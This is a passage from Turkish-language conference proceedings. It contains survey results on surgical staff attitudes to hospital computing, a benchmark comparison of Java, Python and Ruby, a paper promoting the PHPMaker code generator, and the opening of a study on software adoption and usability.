Hastaya ait yapılmış/yapılacak girişim, tedavi ve bakımın daha güvenilir olmasını ve sağlık ekibi üyeleri içerisinde paylaşılabilişirliğini kolaylaştırır.	8	10,7	31	41,3	26	34,7	8	10,7	2	2,7	
Hastaneler arası veri paylaşımını sağlar.	11	14,7	34	45,3	18	24,0	8	10,7	4	5,3	
Elektronik posta, sohbet vb. araçların hastalarla ve diğer sağlık çalışanlarıyla iletişimi kolaylaştırır.	12	16,0	36	48,0	18	24,0	8	10,7	1	1,3	
Bilgisayara hasta veri girişinin, hastaların kendilerine ait bilgilerine ulaşmasını kolaylaştırır.	10	13,3	37	49,3	14	18,7	13	17,3	1	1,3	
Hastanın önceki verilerine ulaşabilmek, hastaya planlanan girişim, tedavi ve bakımın kalitesini artırır.	16	21,3	42	56,0	14	18,7	2	2,7	1	1,3	
Hastaya ait verilerin sağlık ekip üyeleri tarafından paylaşılabilirliği, konsültasyon sürecini hızlandırır.	12	16,0	40	53,3	13	17,3	7	9,3	3	4,0	

Tablo II: Bilgisayar Kullanımına Yönelik Multi Disipliner Tutumlar

Çalışmaya katılan ekip üyelerinin %84'ü hastanede paket programı kullanılması gerektiğini ifade ederken, %77,3'ü bilgisayar kullanımının veri kaybına neden olmayacağını bildirmiştir.

Ekip üyelerinin %76'sı hasta bakım standartlarının gelişimine alt yapı hazırladığı yönünde görüş bildirmiştir. %62'si elektronik posta, sohbet vb. araçların hastalarla ve diğer sağlık çalışanla-

ryla iletişimi kolaylaştırır şeklinde görüş bildirirken, %62,6'sı bilgisayara hasta veri girişinin, hastaların kendilerine ait bilgilerine ulaşmasını kolaylaştırır demiştir. Araştırmaya katılan ekip üyelerinin %77,3 hastanın önceki verilerine ulaşabilmek, hastaya planlanan girişim, tedavi ve bakımın kalitesini arttırdığını ifade ederken, %69,3'ü hastaya ait verilerin sağlık ekip üyeleri tarafından paylaşılabilirliği, konsültasyon sürecini hızlandırdığını ifade etmiştir.

Medikal bilişim her geçen gün ilerlemekte olan bir alandır. Tıbbi hizmetlerin profesyonel bir şekilde yürütülebilmesi için bilişim teknolojilerinin güncellenerek kullanılması gerekir. Sağlık çalışanları her alanda olduğu gibi bu alanda da ekip iş birliği içerisinde çalışarak; dataların enformasyonunu sağlaması, düzenli veri yönetimi sayesinde hasta tedavisi ve bakımının kalitesini artırır ve gereksiz malzeme tüketimini önleyebilir. Ayrıca dataların güvenliği ve ekip üyeleri içerisindeki bilgi sirkülasyonu ile ilgili görev, yetki ve sorumlulukların yasal çerçevede temellendirilip yapılandırılması gerekliliği göz önünde bulundurulmalıdır.

Sonuç olarak cerrahi ekip üyelerinin, medikal bilişim alanında, multidisipliner çalışmanın önemi konusunda yetiştirilmeleri ve eğitimlerinin bu doğrultuda düzenlenmesi, data girişlerinin meslek alanlarına özel nitelikte yapılandırılması önerilmektedir.

#### Kaynaklar:

[1]. Çınar N.D., Sezen E., Koçyiğit T., Diker F., Ceylan F., Kara A., Güngör İ., Arıç Y., Altıntaş Ö., "Tıbbi Sekreterlik Hizmetlerinin Hemşire ve Ebeler Tarafından Yürütülmesinin Hasta Bakımına Etkisi", Modern Hastane Yönetimi, c:7, s:2, sf:23-29, Bilmedya Grubu, İstanbul, 2003.

[2]. Erdemir F., Hanoğlu Z., Akman A., "Hemşirelerin Bilgisayar ve İnternet Kullanma Durumu, Hemşirelikte Bilgisayar ve İnternet Kullanımının Değerine İlişkin Görüşleri", 2.

Ulusal Tıp Bilişim Kongresi Bildiri Kitapçığı, sf: 78-84, Türkiye, 2005.

[3]. Esatoğlu A., Köksal A., "Hastanelerde Bilgisayar Teknolojisi Kullanımı", Ankara Üniversitesi Tıp Fakültesi Mecmuası, c:55, s:1, ss: 29-40, Ankara, 2002.

[4]. e-Sağlık Çalışma Grubu, Türkiye II. Bilişim Şurası, Taslak Rapor, 2004.

[5]. Ezel Esatoğlu A., Köksal A., "Hastanelerde Bilgisayar Teknolojisi Kullanımı", Ankara Üniversitesi Tıp Fakültesi Mecmuası, cilt:55, sayı:1, 29-40, 2002.

[6]. Hogan M.A., Madayag T., Medical Surgical Nursing Reviews Rationales, Pearson Prentice Hall, 2004.

[7]. Ramont R.P., Niedringhaus D.M., Fundamental Nursing Care, Pearson Education, 2004.

[8]. Sincan M., "Birinci Basamak Sağlık Hizmetleri İçin Bilişim Rehberi", Sted Dergisi, Aralık, 2000.

[9]. Uluslararası Tıp Bilişimi Derneğinin Sağlık Ve Tıp Bilişimi Eğitimi Üzerine Önerileri, çev:Gülkesen H., Medhod Inform Med, 39;267-77, 2000.<http://www.imia.org/wg1>.

[10]. Yazar O., Hasta Bakım Enformatiği, Hipokrat Yayınları, İstanbul, 2002.

[11]. Zayim N., Yıldırım S., Saka O., "Tıp Eğitiminde Öğretim Teknolojileri Kullanımı", 2. Ulusal Tıp Bilişim Kongresi Bildiri Kitapçığı, sf: 39-45, 2005.

[12]. <http://www.med.gazi.edu.tr/akademik/bilisim/bilisim.htm#nedir>, "Tıp bilişimi".

## Java, Python ve Ruby Dillerinin Performans Karşılaştırması

### Mustafa Şahin

Çanakkale Onsekiz Mart Üniversitesi, Bilgisayar Mühendisliği Bölümü, 17100, Çanakkale  
msahin@comu.edu.tr

**Özet:** Popülerlikleri her geçen gün artan Java, Python ve Ruby programlama dillerinin, çeşitli test uygulamalarındaki çalışma süreleri, bellek tüketimi ve kod uzunlukları konularında karşılaştırma deneyleri yapılmış ve sonuçlar verilmiştir. Çalışma süreleri testlerinde ortalama Java Python'a göre 7.5 kat; Ruby'ye göre 21 kat daha hızlı çalışmaktadır. Ruby ve Python kod uzunlukları ve yazım süreleri incelendiğinde Java dilinin yarısı kadar uzunluğa sahiptir. Ruby en az, Python ise en çok bellek tüketimine sahiptir.

**Anahtar Kelimeler:** Java, Python, Ruby, Performans.

**Abstract:** Popularities of Java, Python and Ruby programming languages are increasing everyday. In this work, benchmarks of runtime, memory consumption, code length were done and results are given. On average Java is 7.5 times faster than python and 21 times faster than Ruby at runtime benchmarks; Code length and developing time of Ruby and Python have half of Java. Memory consumption is the smallest for Ruby and Python is the largest.

**Keywords:** Java, Python, Ruby, Performance.

### 1. Giriş

Java geniş çevrelerce kabul görmüş, işletim sisteminden bağımsız, taşınabilir programlar yazmak için geliştirilmiş, nesneye yönelik bir programlama dilidir [1]. Python [2] ve Ruby [3] de açık kaynak fikrini ve Linux işletim sistemini destekleyen çevrelerce kabul görmüş, yıldızları her geçen gün daha fazla parlayan nesneye yönelik programlama dilleridir [4]. Her üç dil de yorumlanarak çalıştırılırlar. Farklı olarak Java programları yorumlanmadan önce byte kod adı verilen bir ara dile derlenirler. Son zamanlarda açık kaynak yazılım fikrinin hızlı yükselişi sonucunda her üç programlama dilinin gelişimi hızlanmış ve yeni sürümleri çıkarılmıştır. Bu çalışmada bu üç dilin farklı on bir test uygulaması ile performansları incelenmiş ve testlerin sonuçları verilmiştir.

### 2. Testler

Dillerin performans karşılaştırma çalışmaları daha önce de gerçekleştirilmiştir [5][6][7], ça-

lışmalarda programlama dillerinin eski sürümleri kullanılmıştır ve istenilen üç dilin tamamı karşılaştırmalara alınmamıştır.

Yapılan testlerde kullanılan uygulamalar aynı ihtiyaçlara cevap veren uygulamalardır. Testler her uygulama için beşer kez gerçekleştirilmiş ve sonuç olarak ortalama değerler kullanılmıştır.

Yapılan testler ile üç programlama dilinin çalışma süreleri, bellek tüketimleri ve yazılan kod uzunlukları incelenmiştir.

#### 2.1. Çalışma Süreleri

Karşılaştırma testleri için kullanılan uygulamalar Tablo 1'de açıklanmıştır. Bu testler her dil için beşer kez hem Linux hem de Windows işletim sistemlerinde çalıştırılmış ve ortalama sonuçlar kullanılmıştır. Çalışma süreleri için sonuçlar; Windows işletim sistemi için Tablo 2'de saniye olarak, Şekil 1'de yüzdelik olarak; Linux işletim sistemi için Tablo 3'te saniye olarak, Şekil 2'de yüzdelik olarak verilmiştir.

## 2.2. Bellek Tüketimi

Karşılaştırma testlerinde kullanılan uygulamaların bellek tüketimleri [8],[9],[10] ve [11]'de ki araçlar kullanılarak belirlenmiş ve yüzde olarak Tablo 4 ve Şekil 3 'te verilmiştir.

## 2.3. Yazılan Kod Uzunluğu

Uygulamaları karşılaştırmak için satır sayıları ve testlerde kullanılan harf sayıları veri olarak kullanılmıştır. Sonuçlar Şekil 4 ve Şekil 5'te verilmiştir.

## 3. Test Platformu

Aşağıdaki bilgisayar testler için kullanılmıştır;


- HP Compaq NX9005 serisi Notebook
- 30 GB Harddisk
- 1 GB RAM
- Mobile AMD Athlon XP2400+ işlemci
- Windows 2003, Debian 3.1 Linux İşletim Sistemi
- Java 6.0, Python 2.5, Ruby 1.8.5

1	[0..3000000] aralığındaki sayıların ortalamasının hesaplanması.
2	[2..50000000] aralığındaki asal sayıların hesaplanması.
3	[1..100000000] aralığında çalışan boş döngü.
4	500x500 boyutlarında iki matrisin çarpımı.
5	10000 elemanlı, eleman değerleri en kötü durumda olan dizinin Kabarcık Sıralama (Bubble Sort) algoritması ile sıralanması.
6	Hanoi kuleleri probleminin 25 disk için öz yinlemeli çözümü.
7	100000 elemanlı, eleman değerleri en kötü durumda olan dizinin Hızlı Sıralama (Quick Sort) algoritması ile sıralanması.
8	500000 adet farklı dizinin listeye eklenmesi; eklenen ilk ve son elemanın liste içinde aranması.
9	500000 adet farklı dizgi anahtarlarına sahip sayıların Eşleme (Map) veri yapısına eklenmesi; ilk ve son elemanın eşleme içinde aranması.
10	1000000 elemanlı, eleman değerleri en kötü durumda olan dizinin; dilin yerleşik sıralama algoritmaları kullanılarak sıralanması.
11	[0..1000000] aralığındaki sayıların dosyaya yazılması.

**Tablo 1.** Kullanılan Test Uygulamalarının Açıklamaları.

Test No	Python	Ruby	Java
1	1,165	4,228	0,056
2	61,183	105,512	8,354
3	6,636	16,854	0,182
4	71,014	248,661	8,288
5	13,370	83,744	0,278
6	39,193	86,773	0,369
7	1,318	4,979	0,054
8	0,964	4,402	2,191
9	1,252	6,427	3,221
10	0,498	1,197	2,189
11	2,720	3,964	0,846


**Tablo 2.** Windows İşletim Sistemi Üzerinde Testlerin Çalışma Süreleri.



**Şekil 1.** Windows İşletim Sistemi Üzerinde Testlerin Çalışma Süreleri

Test No	Python	Ruby	Java
1	1,209	3,650	0,022
2	72,136	149,500	8,660
3	7,810	42,085	0,171
4	84,255	297,050	8,939
5	18,560	75,233	0,330
6	44,760	95,870	0,656
7	1,410	5,126	0,034
8	0,920	5,990	3,662
9	1,290	10,330	3,401
10	2,420	2,011	2,373
11	2,020	3,088	0,900


**Tablo 3.** Linux İşletim Sistemi Üzerinde Testlerin Çalışma Süreleri.



**Şekil 2.** Linux İşletim Sistemi Üzerinde Testlerin Çalışma Süreleri

Test No	Python	Ruby	Java
1	0,2	0,2	0,2
2	20,4	20,3	6,5
3	0,2	0,2	0,3
4	1,3	0,5	2,1
5	1,3	0,2	0,3
6	0,2	0,2	0,3
7	0,4	0,2	0,2
8	2,3	3,4	5,6
9	3,5	4,4	7,1
10	8,3	1,0	4,5
11	0,2	0,2	0,3


**Tablo 4.** Test Uygulamalarının Bellek Tüketim Yüzdeleri



**Şekil 3.** Linux İşletim Sistemi Üzerinde Testlerin Çalışma Süreleri



**Şekil 4.** Uygulamaların Satır Sayıları



**Şekil 5.** Uygulamalarda Kullanılan Karakter Sayısı

## 4. Sonuç

Yapılan testlerde, Ruby ve Python ile yazılan uygulamaların geliştirilme süreleri ve kod uzunlukları Java ile yazılan uygulamaların geliştirme süresi ve kod uzunluğunun yarısıdır. Ruby programlama dili ile yazılan uygulamalar diğer programlama dillerine göre en kısa kod uzunluğuna sahiptir. Bellek tüketimi konusunda Ruby ortalama olarak en az bellek tüketen programlama dilidir. Python programlama dili ortalama olarak en çok bellek kullanan programlama dilidir. Python programlama dili için bellek kullanımı ve ayrımı üzerine çeşitli çalışmalar yapılmaktadır[15][2]. Test uygulamalarının çalışma sürelerinde ortalama olarak Java, Python programlama diline göre 7.5 kat; Ruby programlama diline göre 21 kat daha hızlı çalışmaktadır. Java programlama dilinin ara dile derlendikten sonra yorumlanmasında bu sonuçların önemli etkisi olmasına rağmen, ortalama derleme süresi olan 1.2 sn de sonuçlara eklendiğinde sonuç üzerinde fazla bir etkisi olmamaktadır. Java programlama dili dizgi işlem-



lerinde Python programlama diline göre yavaş çalışmaktadır; Java dili aynı dizgi ifadelerinin tekrar oluşturulmadan kullanılmasını sağlayan algoritması nedeniyle bellekte bulunan tüm dizgileri kontrol eder, bu nedenle dizgi oluşturma işlemlerinde yavaştır. Performans artırımı için çeşitli çalışmalar yapılmaktadır[1][12][13][14]. Python, Ruby programlama dilleri dizi işlemlerinde listeleri kullandıkları için oldukça yavaşırlar. Dizi işlemleri için iki dil içinde C ve C++ ile geliştirilmiş dizi işlemlerinde kullanılabilir modüller bulunmaktadır.

### 3.1 Teşekkürler

Oğuz Yarımtepe ve Pınar Yanardağ'a Python, Ruby dillerinde test uygulamalarını geliştirmemde yardımlarından dolayı teşekkür ediyorum.

### 4. Kaynaklar

[1] Java Programming Language World Wide Web site, <http://java.sun.com>, Sun Microsystems.

[2] Python Programing Language World Wide Web site, <http://www.python.org>.

[3] Ruby Programming Language World Wide Web site, <http://www.ruby-lang.org>.

[4] J.K.Ousterhout. "Scripting:Higher Level Programming for the 21st century", Computer, 31(3):23-30, March 1998.

[5] Y.F.Flu, R.J.Allan, K.C.F Maguire, "Comparing the performance of JAVA with Fortran and C for numerical computing", Daresburg Laboratory, Germany, 2000.

[6] Lutz Prechelt, "An empirical Comparision of Seven Programming Languages", Computer, 0018-9162 IEEE 2000.

[7] Benchmarks. World Wide Web site, <http://shootout.alioth.debian.org>

[8] Python Memory Validator World Wide Web site, <http://www.softwareverify.com/pythonMemoryValidator/index.html>

[9] Ruby Memory Validator World Wide Web site, <http://www.softwareverify.com/rubyMemoryValidator/index.html>.

[10] Java Memory Validator World Wide Web site, <http://www.softwareverify.com/javaMemoryValidator/index.html>.

[11] Eclipse Java Profiling Tool World Wide Web site, <http://www.eclipse.org>.

[12] Peter Sestoft, "Java performance, reducing time and space consumption", IT Universty of Copenhagen, Denmark, 2005.

[13] Nick Parlante, "Java implementation and performance", Standford Universty,2002.

[14] J.E.Moreira, S.P.Midkiff, M.Gupta, P.V. Artigas, M.Snir, R.D.Lawrence, "Java programming for high-performance numerical computing", IBM System Journal, vol 32, No:1, 2000.

[15] Evan Jones, "Improving Python's Memory Allocator", Pycon 2005, 2005.

## Kod Geliştirme Araçları

### Doç.Dr. M.Ali Salahlı, Cumali Yaşar

msalahli@comu.edu.tr, cyasar@comu.edu.tr

**Özet:** Yazılım dünyasındaki nesne tabanlı dillerin gelişmesiyle programcılık, yazılım algoritmaları, veritabanı kavramları, yazılım süreçleri de değişimlere uğramıştır. Bu değişimlerin en önemli süreci ki makro programlama dediğimiz "yapacağın işlemleri bana söyle ben yapayım" programlama türüdür. Başka bir tanımı ise paket programların bazılarının içerisinde bulunan, kullanıcıya kolaylık olması açısından, sürekli tekrar edilen (rutin) işlemlerin otomatik hale getirilmesi için kullanılan bir komut/komutlar dizisidir.[1]. Çünkü bilinen bir şey var kullanıcı bir nesneyi seçer ve ona değişik hareketler kazandırır. Yazma, silme, yazdırma, seçme, hareket etme gibi bir çok özellik kazandırabilir. Bunu yaparken hiçbir programlama da bilmez. Program kendi kodunu kendisi yazar.

Web tabanlı program yazma araçlarının gelişmesi ile aynı süreç mantığı devam etti. HTML tagi üreten programlar ortaya çıkmaya başladı. Daha sonra dinamik sayfalar üreten üreteçler ortaya çıkmaya başladı. Bu üreteçlerin ortak bir hedefi vardı kod yazmayı bilmeyen kullanıcılara kod yazmak. Yazılım süreçlerini kısaltmak ve yazılım maliyeti düşürmektir. Çok az programlama mantığını bilen kullanıcılara sen de bir şeyler yapabilirsin. Bildiğini programa öğret o sana senin yerine kod yazsın.

Günümüzde, yazılım geliştirme ortamları kullanıcılara yardımcı olacak bir çok sihirbaz sunmaktadır. Bu sunum sonunda kendi kodunu kendisi yazmaktadır.

Biz bu bildiride kullanıcılara kod yazma araçları içinde PHPMaker kod üreticinin açık kaynak olarak ürettiği MYSQL +PHP programlama ile ilgili üreticinin özelliklerini ve yazılım geliştirmeye katkısını sunmaya çalışacağım.

### Giriş

#### KOD yazan kod üreteçleri. (Code Generation)

Makinenin öğrenmesi sürecini başaran bilim, Kodlara da kod yazmayı öğretmiştir. Kod yazan kodlar.

Kod üreteçleri işletim sistemi üzerinde yazılım geliştirilmeye başlanıldığından bugüne kadar gelişim evreleri sürdürmüştür. Sebebi ise kullanıcının çok sık yaptığı işlemleri kodlara yaptırmasıdır.

Günümüzde Web teknolojilerinin hızla yükselmesi verilere erişimin artık çok kolaylaşmış olması, Yeni web teknolojilerinin metadataya erişim imkanı sağlıyor olması özellikle XML teknolojilerinin kullanımının çok hızlı bir şe-

kilde paylaşımına açılması [2] kod üreten araçların popülerliğini artırılmasına sebep olmuştur.

Temel olarak kullanıcının ne yapmak istediğini programa öğretmekle başlıyor. Genelde kullanıcının istediği giriş forumları, kayıt girme ,düzeltme, silme gibi bir temel işlemlerdir. Eğer mantıksal işlemlere yapacağı zaman ise yine kod yazma araçları bazı işlemleri gerçekleştirmektedir. Kod üreteçlerinin yaptığı işlem budur. Sen düşün ben yapayım.

### PHP

Web Programlama üzerinde dinamik sayfalar yapmayı düşünenler ülkemizde 3 seçenek üzerinde durmaktadırlar. Bunlar .Net ASP, PHP, java olarak pastayı bölmektedirler. PHP yazılım scripti web programlamada kendine yer

bulmuş, özgür yazılım olarak kendini kanıtlamış, perl, c++ gibi bir çok kütüphaneyi kullanabilen bence olağan üstü yetenekleri olan bir web programlama dilidir.

#### “PHP Kullanışlı ve etkili”

PHP bugüne kadar gördüğümüz öğrenilmesi ve yazılımı en kolay programlama dili. C syntax'ı (yazılım biçimi) ile okuması, takip etmesi kolay aynı zamanda C özelliklerini taşımasına rağmen C kadar katı kuralları olan bir dil değil. Sürekli büyüyen kütüphanesinin her bilgi kaynağına erişmesi ile geliştirme sürecini kısaltmakta. Aynı zamanda .NET, JAVA veya COM kütüphaneleri ile uyumlu çalışıp, kaynaklarından faydalanabiliyorsunuz.

#### Performanslı

PHP bugüne kadar görebileceğiniz en hızlı web programlama dili. Bugün PHP'nin web uygulamalarında rakibi sanal makineler olan .NET ve JAVA'dır. Sanal makineler kendileri için sistem kaynaklarını sömürürken uygulamanız arakada çalışmak için can çekişir. Kaldı ki sanal makinelerin iddası platform bağımsız olmalarıdır ve zaten bu yüzden icad edilmiştir fakat PHP farklı bir yaklaşım ile kaynakları en az kullanarak platform bağımsızlık konusunu çözümlenmiştir. Bildiğiniz üzere sanal makineler ara derlenmeden geçmiş kodları bulunduğu ortama göre son derlenmeden geçirirler, bu şekilde platform bağımsız olurlar. PHP ise her platform için PHP grubu tarafından uyumlu olacak şekilde geliştirilmiştir, bu sayede arada bir sanal makineye ihtiyaç duymaz. Ayrıca PHP'nin modüler yapısı sayesinde kullanmayacağımız modülleri sistemden çıkarıp ortamı optimize edebilirsiniz; bu ne yazık ki sanal makinelerde mevcut değildir. Bu yüzden PHP herhangi bir sanal makineden defalarca daha performanslıdır.

#### Güvenli ve güncel

PHP grubu en az 2 ayda bir sürüm günceller. Bu güncellemeler varsa bugların telafisini ayrıca yeni özellikleri ve optimizasyonları içermektedir. Bu sayede en güvenli ve güncel programlama dilidir.

#### Herşeyden bağımsız (işletim sistemi, sunucu, veritabanı)

Daha evvel bir çok kere neden bir uygulamanın sunucudan , veritabanından veya işletim sisteminden bağımsız olması gerektiğinin altını çizdim. Esasında anahtar şu, eğer uygulamanız harici kaynaklardan bağımsız ise ister iş veren olun ister geliştirici kaçınılmaz bir şekilde pazarınız genişliyor ve tercih sebebi oluyorsunuz. .NET framework her ne kadar Microsoft tarafından platform bağımsız olarak tanıtılsada bu Microsoft'un Windows'dan başka platformu tanımamasından kaynaklanıyor; ama bugün web sunucuları tarafında bağımsız organizasyonların yaptığı araştırma çoğunlukla Windows olmayan işletim sistemlerinin kullanıldığını göstermekte.Tabiki bunda daha evvel bahsettiğimiz performans ve güvenlik etkili olmakta.

#### En başarılı açık kod projesi

Bir çok açık kod projesi organizasyonel hatalar sonucu başarısız oluyor. Fakat PHP hiç bi zaman bu tarz sorunlarla karşılaşmadı çünkü arkasında Zend firması var ve kurumsal bir çok ihtiyacı karşılıyor. Zend öylesine yabancı bir firma değil, Zend PHP'yi geliştirenlerin firması bu sebepten PHP onların çocuğu ve hiç bi zaman onu yalnız bırakmayacaklar.

PHP, bana göre sahip olduğu imkanlara kıyasla en kolay öğrenilen scripting dili. Kodlamaya biraz aşına olan birisi, kullanım kılavuzunu alarak birkaç saat içinde ihtiyacı olan uygulamaları yazmaya başlayabilir. İşin güzel tarafı, bu uygulamalar işini görmesi için yeterli olacaktır. Elbette zamanla uzmanlaşacak ve daha farklı özellikler arayacaktır. Daha iyi OOP desteği de bunlardan biriydi.

PHP, değişik türde birçok uygulamanın web üzerine taşınması furçasına denk gelen bir geliştirme dili olarak çok kısa sürede popüler oldu. Bana göre web uygulamaları sözkonusu olduğunda her zaman JSP'ye üstünlüğünü sürdürdü. Üstündü, çünkü kimse ekrana tek satır yazı yazdırmak için bir tane echo fonksiyonu kullanmak yerine bin tane nesne yaratmak ile

uğraşmak istemiyordu. PHP'nin yalınlığı, insanlara hızlı bir şekilde üretebilecekleri bir ortam sağladı.

PHP5 ile gelen yenilikleri ince-ayar olarak düşünmek lazım. Temel olarak PHP3'ten beri sürekli yeni eklentiler zaten sisteme eklenmekte. PHP3 döneminden bu yana PHP5'e gelene kadar sisteme yapılan eklentiler, PEAR, PECL, çok fazla yolun alınmış olduğunu gösteriyor. Belki de bütün bunlar kapalı kodlu bir uygulamada olsaydı, her biri yeni bir sürümün içinde upgrade olarak size satılsaydı, o zaman PHP5'in aslında ne kadar büyük bir gelişme olduğunu daha rahat anlardık sanıyorum".[3]


PHPMaker . Günümüzde kod üreten en başarılı kod diyebilirim. Hiç kod yazmadan çok dinamik bir sayfa üretebiliriz.

http://www.hkvstore.com/phpmaker/ adresinden indirebiliriz. PHPmaker kendisi açık kaynak kod üretmekte



Şekil 1 PHPMaker Yapısal Algoritması


PHPMaker de öncelikle Mysql de bir veritabanı ve tabloların yaratılması gerekmekte ayrıca PHP nin çalışması için gerekli koşulların sağlanmış olması gerekir. Daha sonra;



Şekil 2 PHPMaker ve Veritabanı Bağlantısı


Veritabanındaki tabloların kolon değerlerini istediğiniz giriş şeklinde ayarladıktan sonra

PHPMaker üzerinde çok basit anlamda sql cümleleri yazabiliriz.




Şekil 3 PHPMaker de İstenilen sütunların giriş şekli ayarlanmıştır.


Daha sonra kullanıcıların neler yapabileceği, silme, düzeltme, yetkilendirme, değiştirme gibi haklarının ayarları yapılmaktadır.



Şekil 4 PHPMaer de ekranda gözükecek kolonların seçilmesi yapılmaktadır.




Şekil 5 PHPMaker de tabloların ilişkilendirilmesi çok kolay




Şekil 6 PHPMaker de SQL kod üretici

PHPMaker'de görünüm ayarlar, yazı tipi ,yüklenecek dosya boyutu, yüklenecek dosyanın yeri, CSS seçimi, zemin rengi, gibi html verilenin görüntüleri bu menüden ayarlanmaktadır.






Şekil 7 PHPMakerde Görünüm ve diğer ayarlar



Şekil 8 PHPMaker de kodların üretilmeye başlanması

Son olarak PHPMaker de kod üretim aşaması



## Sonuç

PHPMaker PHP kod üreten verimli ve güvenlik noktasında olabildiğince üstünde, açık anlaşılır bir kod üretmektedir. İşletim sistemi olarak Windows ve Macintosh versiyonları bulunmaktadır. Umarız Linux versiyonu da çıkar.

## Kaynaklar

- [1] [http://www.excel.gen.tr/Makale\\_012.asp](http://www.excel.gen.tr/Makale_012.asp)
- [2] <http://www.bilisim-kulubu.com/makale/>
- [3] <http://kolayphp.com/>



## Yeni Teknoloji Olarak Yazılımın Dağılımını ve Benimsenmesini Etkileyen Faktörler ve Kullanılabilirliğin Etkisi

**İbrahim Çalışır, Özge Alaçam**

Orta Doğu Teknik Üniversitesi, Bilgi İşlem Daire Başkanlığı, 06510, Ankara  
icalisir@metu.edu.tr, ozge@metu.edu.tr

**Özet:** Bu çalışma genel olarak yeni teknolojilerin benimsenmesi ve dağılımını etkileyen faktörlerden bahsetmektedir. Bu teknolojilerden biri olan yazılımların benimsenmesi ve dağılımı konusundaki temel etkenlerden biri olan kullanılabilirliğin etkisini sunmayı hedeflemiştir.

**Anahtar Kelimeler:** Yenilik, yeniliğin dağılımı, teknoloji benimsenmesi, arayüz kullanılabilirliği

**Abstract:** This study is about acceptability and diffusion of innovation especially in software development and interface design. In addition to these, effects of usability on acceptability and diffusion of software was given.

**Keywords:** Innovation, diffusion of innovation, acceptability of technology, interface usability

### I. Giriş

Araştırmanın amacı bilgisayar yazılımlarında kritik değer olarak son zamanlarda ortaya çıkan kullanılabilirliğin yenilik dağılımı açısından incelenmesidir.

Bu amaçla araştırmamız, öncelikle yenilik kavramını incelemekte, yeniliğin yayılması konusuna eğilmekte ve yeniliğe gösterilen direnç konusundan bahsetmektedir. Üçüncü bölümde yenilik olarak yazılımın benimsenmesi aşamasında kullanılabilirliğin önemini vurgulamaktadır. Dördüncü bölümde kullanılabilirlik konusu hakkında genel bilgiyi verdikten sonra sadece programcılar tarafında oluşturulmuş olan yazılımlarda oluşan kullanılabilirlik sorunlarından bahsetmek ve kullanılabilirlik ölçütlerini ortaya koymaktadır.

### 2. Yenilik Dağılımı ve Teknolojinin Benimsenmesi

Modern anlayıştaki yenilik tanımı Shumpeter'in klasik tanımına dayanmaktadır. Yenilik, yeni ve geliştirilmiş ürün ya da sürecin, yeni organizas-

yon biçimi, var olan teknolojinin yeni bir alana uygulanması, yeni kaynakların bulunması ya da yeni piyasaların açılması olarak tanımlanmaktadır [13]. Teknolojik yeniliğin ortaya çıkışında Edquist [4] bilginin yayılımının önemini belirtmektedir. Benzer şekilde Nelson ve Rosenberg [10] de yenilik kavramını sadece yeni teknolojinin ilk olması değil, buna ek olarak onun yayılması olarak ortaya koymaktadır. Teknolojik değişimin ve ekonomik gelişmenin 1950'lerden sonra ilk olmaktan çok yeniliğin dağılımına bağlı olduğu zaten gözlemlenmektedir [5].

Buna karşın, yeniliğin dağılımını etkileyen en önemli etmenlerden birisi toplumun yeniliğe karşı direnişidir. Bu direnişin bilişim alanındaki nedenlerini Markus [7] üç teoriye dayandırıyor. Birincisi kişinin ya da grubun iç etkenleri nedeniyle direnme, ikincisi uygulamadaki ya da sistemdeki içsel etkenler nedeniyle direnme olarak tanımlanırken sonuncusu da insanlarla ilgili özelliklerle sistemle ilgili özelliklerin etkileşimi nedeniyle ortaya çıkan direnme olarak belirtilmektedir. İlk teorenin örneği olarak analitik bilişsel düşünce sistemine sahip olanların yenilikleri kabul ederken, içgüdüsel hareket

edenlerin yeniliklere karşı direnç göstermesi verilmektedir. İkinci teorinin örneği ergonomik olarak kullanıma uygun olmayan sistemlere direnç gösterilmesi verilebilmektedir. Ancak üçüncü teori biraz daha karışık yapıda ortaya çıkmaktadır. Sadece sistem ya da insana dayalı bir yapı olmaktan çok bu iki faktörün etkileşiminin sonuçlarına dikkat etmek gerekmektedir. En basit örnek olarak bir organizasyonda yeni bir sistemin uygulanması sonucunda olumsuz etkileneceklerin sisteme direnç gösterilmesi ve bu sistemin kullanımı sonucunda olumlu yönde etkileneceklerin sistemi kabul etmesi verilebilir. Etkileşim teorisine göre Markus'un [7] dediği gibi bilgisayar tabanlı sistemler tek başlarına organizasyonlarda kökten değişiklikleri sağlayamamaktadır. Sistemin kullanıcı tarafından kabul edilebilir olması önemlidir.


Yeniliğin dağılımı teorisinde, teknolojinin benimsenmesini etkileyen en önemli etkenin aynı zamanda o teknolojinin algılanan en belirgin özelliği olduğu söylenmektedir [8]. Bununla birlikte, Morris ve Dillon [9], Teknoloji Benimseme Modelinde teknolojinin benimsenmesinin etkeni olarak kullanıcının karar verirken gösterdiği davranışının öneminden bahsedilmektedir. Bu noktada iki etkenin -algılanan kullanılabilirlik ve algılanan kolay kullanım- sisteme yaklaşımı belirlediği savunmaktadır.

### 3. Yazılımın Benimsenmesi ve Kullanılabilirlik

Diğer bütün teknolojik ürünlerde olduğu gibi, yazılımlarında dağılımı ve benimsenmesi yukarıda bahsedilen durumlardan etkilenmektedir.

Benzer şekilde Shackel [15] de bir yazılımın benimsenebilir olması için yazılımın işlevsellik, kullanılabilirlik ve kullanıcının yazılımı sevip sevmemesi etkenlerinin maliyet ile karşılaştırılması gerektiğini söylüyor. Bu noktada maliyet olarak belirtilen satın alma maliyeti ve işletim maliyetlerinin yanı sıra sosyal ve organizasyon üzerindeki etkilerini de içermektedir. Yazılımın ne olursa olsun istenilen işi yapmasının önemli

olduğunu ortaya konulduktan sonra kullanıcıların yazılımla başarılı bir şekilde iletişime geçmesinin öneminden bahsedilmektedir. [15].



Şekil 1 - Benimsenmede kullanılabilirlik etkisi [15]

